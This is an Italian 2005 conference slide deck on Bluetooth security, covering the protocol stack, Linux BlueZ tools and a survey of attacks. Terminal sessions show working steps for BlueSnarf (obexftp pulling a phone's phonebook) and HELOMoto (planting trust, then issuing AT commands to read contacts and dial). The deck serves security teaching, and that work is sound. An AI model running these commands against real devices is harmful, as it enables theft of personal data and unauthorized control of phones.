Bluetooth Security

L'(in)sicurezza si tinge di blu

22 ottobre 2005 Smau e-Academy

Luca Carettoni - l.carettoni@securenetwork.it

securenetwork
il percorso più sicuro.

Contenuti:

* Introduzione
* Technology overview
* Architettura (core spec, stack, security layer)
* Linux e Bluetooth
* Panoramica sulle vulnerabilità
* Conclusioni

La sicurezza è un fattore critico in qualsiasi applicazione, ma...

Se consideriamo il mobile computing basato su reti wireless, la situazione peggiora!

* Si ereditano i problemi dei sistemi wired
* Il fattore "intercettazione" è una realtà da considerare per la natura fisica del mezzo trasmissivo
* I dispositivi portatili (cellulari, pda, etc) sono piccoli e facilmente trasportabili (anche per l'aggressore informatico!).
  Inoltre è facile rubare un dispositivo di questo tipo.
* La mobilità è un elemento di vantaggio per l'aggressore in quanto l'infrastruttura è pubblica ed esposta

Technology Overview

Le caratteristiche commerciali:

* Tecnologia plug'n'play (meglio comoda che sicura!)
* Tecnologia di moda
* Alta diffusione, grazie alla collaborazione di molte aziende del settore ICT (Ericsson, Nokia, Intel, Microsoft, Motorola, Apple, etc)
* Eterogeneità dei dispositivi (cellulari, mouse e tastiere, pda, moduli gps, auto?!?, etc)

Per info: http://www.bluetooth.com

Technology Overview

La tecnologia nasce come "technology replacement" per sostituire i vecchi standard senza fili (RF, IrDA).

Specifiche Tecniche (dal core spec. v1.2 del 05/11/03):

* Hardware-base radio system + Software stack
* 2.4GHz (2400-2483.5 MHz)
  ISM (Industrial, Scientific and Medical radio band).
* Modulazione GFSK (Gaussian Frequency Shift Keying)
* Frequency Hopping Spread Spectrum (1600 "salti" al sec - 79 canali)
* Bassa potenza (1-100 mW)
* Range ridotto (10-100 m)
* Data Rate 1 Mbps

Per info: http://www.bluetooth.org


Technology Overview

Specifiche Tecniche (dal core spec. v2.0 del 04/11/04):

* Piena compatibilità con le versioni precedenti
* Aumento del data rate a 2 e 3 Mbps (EDR - Enhanced Data Rate)
* Modulazione 4/8DPSK (in pratica 3 bit per simbolo)
* Consumo inferiore dei dispositivi
* Diminuzione del tasso di errore > maggior affidabilità

Per info: http://www.bluetooth.org

Bluetooth Stack




Lo stack del protocollo è divisibile concettualmente in due sezioni:

* Lower Layer (da Radio ad HCI)
* Upper Layer (oltre L2CAP)

Mentre il primo si occupa di gestire la comunicazione a basso livello, nel secondo vengono definite una serie di astrazioni per il service discovery, la gestione applicativa, etc.

Vediamo nel dettaglio ogni singolo blocco...


Architettura (Lower Layer)



- ✓ Radio Layer
  - Responsabile della modulazione/demodulazione RF
- ✓ Baseband/Link Controller
  - Mantiene la sincronizzazione dei link
  - Gestione dati in tx/rx
- ✓ Link Manager
  - Gestione dei pacchetti per i differenti link
  - Synchronous, Connection-Oriented (SCO) per voice communication
  - Asynchronous, Connectionless (ACL) per data communication
- ✓ HCI (host controller interface)
  - Interfacciamento e separazione dei concetti di **Module** e Host

Architettura (Upper Layer)


- ✓ L2CAP (Logical link control and adaptation protocol)
  - Multiplexing tra differenti protocolli di alto livello che usano lo stesso link (RFCOMM, SDP)
  - Incapsulamento dei pacchetti
  - Gestione Channel Identifier (equivalente alle porte del tcp)
- ✓ SDP (Service Discovery Protocol)
  - Gestione dei servizi, Discovery
  - SDP database (service record **U**niversally **U**nique **I**dentifier)
- ✓ RFCOMM
  - Emulazione di connessioni seriali (RS-232)
- ✓ OBEX (Object exchange)



Architettura (Profile)

Le specifiche definiscono una serie di profili di utilizzo.

Ogni profilo definisce le modalità di scambio e il formato dei dati.
(Es: Object push profile, push server o client, vCard format)




Architettura (Iniziamo a parlare di sicurezza...)

* Supporta Autenticazione, Autorizzazione, Confidenzialità e Integrità
* Diversa granularità di protezione:
  - Dispositivi
  - Servizi
  - Singole applicazioni
* Concetto di dispositivo TRUSTED/UNTRUSTED
* I cinque elementi che garantiscono la sicurezza:
  - Bluetooth Device Address (BT_ADDR) 48 bit (ex: 00:0A:D9:62:12:36)
  - Chiave di Cifratura (8-128bit)
  - Chiave di Collegamento (link key, 128 bit)
  - Numeri pseudocasuali (128 bit)
  - Vari algoritmi per la generazione delle chiavi (E0, E21, E22,...)

L'uso del PIN Code

Nel caso di dispositivi che effettuano la prima comunicazione:

* Tramite il codice PIN genero la chiave di inizializzazione K



* La chiave K viene usata per generare la chiave di collegamento vera e propria (Link Key) e poi eliminata.
* Classico meccanismo Challenge-Response

Architettura (Iniziamo a parlare di sicurezza...)

Nella core specification sono definite tre modalità (security mode):

Mode 1 - No security
- Il nulla...

Mode 2 - Application/Service based (L2CAP)
- Security Procedure dopo un L2CAP_ConnectionReq
- Policy flessibili per le diverse applicazioni

Mode 3 - Link (Device) level security
- Security Procedure prima del link-setup
- Comunicazione solo tra dispositivi già associati

Il "resto" è lasciato al buon senso...(vedi BT Security White Paper)

Linux e Bluetooth

(Ingredienti per una buona sessione di war-nibbling)

* Hardware
  - Notebook o PDA (Travelmate 529ATX)*
  - Dongle bluetooth (aGe dongle, class 1)*

* Software
  - Linux Kernel 2.6 (Linux 2.6.1 1)*

  - BlueZ subsystem
    (utils 2.1 0-r1; libs 2.1 0; hcidump 1.9)*
    http://www.bluez.org/

  - OpenOBEX (1.0.1)*
    http://sourceforge.net/projects/openobex

Con * le specifiche versioni usate durante i test.

```
Device Drivers
|
|
Networking support
|
|
Bluetooth subsystem support
| |-[Y]L2CAP protocol support
| |-[Y]SCO links support
| |-[Y]RFCOMM protocol support
| | |-[Y]RFCOMM TTY support
| |-[Y]BNEP protocol support
| |-[Y]Multicast filter support
| |-[Y]Protocol filter support
|-Bluetooth device drivers
|-[Y]HCI USB driver
| |-[Y]SCO (voice) support
|-[N]HCI UART driver
|-[Y]HCI BCM203x USB driver
|-[Y]HCI BlueFRITZ! USB driver
|-[N]HCI DTL1 (PC Card) drive
|-[N]HCI BT3C (PC Card) driver
|-[N]HCI BlueCard (PC Card) driver
|-[N]HCI UART (PC Card) device driver
|-[Y]HCI VHCI (Virtual HCI device) driver
```

Linux e Bluetooth
(Tool, Comandi, etc)

[BlueZ]

* bluefw
* hcidump: simil tcpdump
* libs
* utils
  - hciconfig: simil ifconfig
  - hcitool: configurazioni varie
  - hcid: demone per i device
  - rfcomm
  - sdptool: tool per il discovery

[Comandi]

#hciconfig hci0 up
Attivazione di hci0

#hcid -f <config>
Avvio del demone

#hcitool scan
Scansione dei dispositivi visibili

#sdptool browse <addr>
Scansione dei servizi

#rfcomm bind <dev><addr><chan>
Binding di un rfcomm dev

Linux e Bluetooth

(Tool, Comandi, etc)

careluca@geco:~ - [2]

```
bash-2.05b# nano /etc/bluetooth/hcid.conf
bash-2.05b# /etc/init.d/bluetooth start
 * Starting Bluetooth...
 *     Starting hcid...
 *     Starting sdpd...
 *     Starting rfcomm...
bash-2.05b# hciconfig -a
hci0:   Type: USB
        BD Address: 00:0B:21:02:06:D0 ACL MTU: 192:8  SCO MTU: 64:8
        UP RUNNING PSCAN ISCAN
        RX bytes:456 acl:0 sco:0 events:29 errors:0
        TX bytes:855 acl:0 sco:0 commands:28 errors:0
        Features: 0xff 0xff 0x0f 0x00 0x00 0x00 0x00 0x00
        Packet type: DM1 DM3 DM5 DH1 DH3 DH5 HV1 HV2 HV3
        Link policy: RSWITCH HOLD SNIFF PARK
        Link mode: SLAVE ACCEPT
        Name: 'my_AgE'
        Class: 0x000100
        Service Classes: Unspecified
        Device Class: Computer, Uncategorized
        HCI Ver: 1.1 (0x1) HCI Rev: 0x1bb LMP Ver: 1.1 (0x1) LMP Subver: 0x1bb
        Manufacturer: Cambridge Silicon Radio (10)

bash-2.05b#
```

Attacchi (Passiamo all'azione...)

* Attacchi contro "il protocollo"

Aggressione agli elementi deboli del protocollo.

Gravità: media

Tipologie: Attacco a E22, Spoofing, BlueDump, DOS

* Attacchi contro le funzionalità di discovery

Identificazione dei dispositivi, abuso delle informazioni di discovery.

Gravità: bassa (ma dipende)


Tipologie: Bluejacking, Discovery Mode Abuse, Blueprinting

* Attacchi contro i servizi offerti dai dispositivi

Abuso dei servizi, prelievo di informazioni, controllo completo.

Gravità: alta (got root!)

Tipologie: BlueSnarf, HELOMoto, Bluebug, BlueBump, Bluesmack, CarWhisperer



E' solo una questione di tempo...
Non è vero che le vulnerabilità non sono note

Attacco a E22

Abbiamo parlato prima della chiave di inizializzazione e dell'uso del codice PIN.

Questo elemento è il "segreto condiviso" dell'algoritmo, ma spesso si tratta solamente di quattro cifre decimali.

Un attacco "brute-force" può essere fattibile.

* Attacco offline: Serve un registratore frequenziale ($costoso$)
* Attacco online: nel caso di dispositivi con pin assegnato

Bluejacking

Per permettere un approccio "user-friendly" al discovery ed al pairing dei dispositivi, viene scambiato l'identificativo del device.

Niente di male..ma questa feature è intrinsecamente pericolosa.

Il campo data può contenere una stringa >= 248 caratteri.

L'idea è: utilizzo questo campo per scambiare messaggi.

Sebbene la questione ha una valenza "sociale" (toothing), è di poco rilievo per l'aspetto sicurezza (anche se di fatto è un abuso!)

In realtà è l'evoluzione di una tecnica già nota nelle comunicazioni tramite email.

Bluejacking

Pensate che nessuno possa credere ad un messaggio così?

V****e ti regala una suoneria.**
Digita 1234 e attendi il messaggio di conferma.

Ritornando tra la gente "comune" questo tipo di problema può sembrare irrilevante.

Ma...
Il protocollo, nato per lo scambio di informazioni, scambia "troppo" rispetto a quanto dovrebbe.

La popolarità di questo tipo di abuso ha dato luogo allo sviluppo di una serie di software appositi
(Freejack, Meeting, BlueJack,...)

"Discovery mode" abuse

Il bluetooth, solitamente, ha tre stati: acceso, spento e "visibile".
Non è vero che un dispositivo non visibile è sicuro!

Questo non rimuove le vulnerabilità, ma spesso oscura semplicemente i servizi.

I primi 24 bit del BT_ADDR sono "fissi" e dipendenti dal produttore. Trovare i successivi valori dell'indirizzo è computazionalmente possibile in breve tempo (circa 1 ora, in versione multithread)

* RedFang di @stake (http://www.atstake.com)
* BlueSniff di "The Shmoo Group" (http://bluesniff.shmoo.com)
  - Proof of Concept war-nibbling utility
  - Frontend per Redfang

"Discovery mode" abuse

careluca@geco:~ - [6]

```
bash-2.05b# hcitool scan
Scanning ...
        00:0A:95:2F:10:D1       Mojito
bash-2.05b#
```


RedFang

careluca@geco:~/bluez/tools/discovery/redfang-2.5 - [2]

```
bash-2.05b# ./fang -r 00803761A920-00803761A924 -d
redfang - the bluetooth hunter ver 2.5
(c)2003 @stake Inc
author:   Ollie Whitehouse <ollie@atstake.com>
enhanced: threads by Simon Halsall <s.halsall@eris.qinetiq.com>
enhanced: device info discovery by Stephen Kapp <skapp@atstake.com>
Scanning 5 address(es)
Address range 00:80:37:61:a9:20 -> 00:80:37:61:a9:24
Done[dev 0][total 0] - 00:80:37:61:a9:20
Done[dev 0][total 1] - 00:80:37:61:a9:21
Found: T68LuCa [00:80:37:61:a9:22]
Getting Device Information.. Failed.
Done[dev 0][total 2] - 00:80:37:61:a9:22
Done[dev 0][total 3] - 00:80:37:61:a9:23
Done[dev 0][total 4] - 00:80:37:61:a9:24
bash-2.05b#
```


"Discovery mode" abuse

BlueSniff



Quando la distanza non è più un problema

* Aumentiamo il range di un normale bluetooth dongle collegando un'antenna direzionale.
* Attacchi "Long Distance"
* Durante un test del gruppo trifinite.org con un dongle (classe 1) modificato e un Nokia 6310i si è raggiunta la distanza di **1.78Km**



http://trifinite.org/trifinite_stuff_bluetooone.html

"Moddare" un dongle bluetooth con 14€

http://www.ikkisoft.com/security.html

Blueprinting

* E' un metodo per avere informazioni tecniche sul dispositivo, in maniera remota.
* Attraverso la creazione di un database di "impronte" (tutt'ora in corso) è possibile conoscere le caratteristiche tecniche dei dispositivi e le eventuali vulnerabilità.
* Funzionamento simile a **nmap -O** (fingerprint)

00:60:57@2621543 →

00:60:57@2621543
device: Nokia 6310i
Version v 5.22 15-11-02 NPL_1
date: n/a
type: mobile phone
note: vulnerable to BlueBug attack

BlueSnarf

* RFCOMM è nato per utilizzare ancora applicazioni legacy (es: Infrared Data Association)
* Alcuni modelli di cellulari non implementano nessun controllo di autenticazione.
  C'è un servizio, basta invocarlo!
* OBEX Push channel attack
  Ma se io invece conosco la presenza di un oggetto e faccio un PULL ?
* I cellulari con questo problema non sono poi pochi:
  Sony Ericsson T68, T68m, T68i, R520m, T610, Z1010,...
  Nokia 6310, 6310i, 8910, 8910i,...

BlueSnarf

careluca@geco:~ - [2]

```
bash-2.05b# hcitool scan
Scanning ...
        00:80:37:61:A9:22       T68LuCa
        00:0A:95:2F:10:D1       Mojito
bash-2.05b#
```

careluca@geco:~ - [2]

```
Scanning ...
        00:80:37:61:A9:22       T68LuCa
        00:0A:95:2F:10:D1       Mojito
bash-2.05b# sdptool browse 00:80:37:61:A9:22
Browsing 00:80:37:61:A9:22 ...
Service Name: Dial-up Networking
Service RecHandle: 0x10000
Service Class ID List:
  "Dialup Networking" (0x1103)
  "Generic Networking" (0x1201)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 1
Profile Descriptor List:
  "Dialup Networking" (0x1103)
    Version: 0x0100

Service Name: Fax
Service RecHandle: 0x10001
Service Class ID List:
  "Fax" (0x1111)
  "Generic Telephony" (0x1204)
Protocol Descriptor List:
```

BlueSnarf

careluca@geco:~ - [2]

```
Service Name: Serial Port 2
Service RecHandle: 0x10004
Service Class ID List:
  "Serial Port" (0x1101)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 5

Service Name: OBEX Object Push
Service RecHandle: 0x10005
Service Class ID List:
  "OBEX Object Push" (0x1105)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 10
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100

Service Name: IrMC Synchronization
Service RecHandle: 0x10006
```

careluca@geco:~ - [2]

```
  "OBEX" (0x0008)
Profile Descriptor List:
  "OBEX Object Push" (0x1105)
    Version: 0x0100

Service Name: IrMC Synchronization
Service RecHandle: 0x10006
Service Class ID List:
  "IrMCSync" (0x1104)
Protocol Descriptor List:
  "L2CAP" (0x0100)
  "RFCOMM" (0x0003)
    Channel: 11
  "OBEX" (0x0008)
Profile Descriptor List:
  "IrMCSync" (0x1104)
    Version: 0x0100

bash-2.05b# obexftp -b  00:80:37:61:A9:22 -B 10 -g telecom/pb.vcf
Browsing 00:80:37:61:A9:22 ...
No custom transport
Connecting...bt: 1
done
Receiving telecom/pb.vcf.../
```

HELOMoto


* Una tecnica mista (bluesnarfing e bluebug).
  Vulnerabilità riscontrata su dispositivi Motorola.

* Permette la creazione di una nuova entry nell'elenco dei dispositivi paired.

  1) Inizio una connessione su OBEX eseguendo una PUSH di un oggetto (una vCard per esempio).
  2) Interrompo il trasferimento.
  3) Per un evidente errore di implementazione, il dispositivo rimane associato in modalità trusted.
  4) Posso connettere un headset, senza richiesta di scambio di chiavi; Pieno accesso ai comandi AT.

* Motorola v80, v5xx, v6xx e E398

HeloMoto (in pratica)



careluca@geco:~ - [3]

```
geco helomoto # ./helomoto plant 00:0A:28:B5:AA:65
geco helomoto # rfcomm bind 0 00:0A:28:B5:AA:65 7
geco helomoto # minicom
```

careluca@geco:~ - [3]

```
+MBAN: Copyright 2000-2002 Motorola, Inc.

ERROR
AT+CGMI

+CGMI: "Motorola CE, Copyright 2000"

OK
AT+CPBS?

+CPBS: "AD"

OK
AT+CPBR=?

ERROR
AT+CPBR=?

+CPBR: (1-1250),40,15

OK
ATDT+39340xxxxxxxx
```

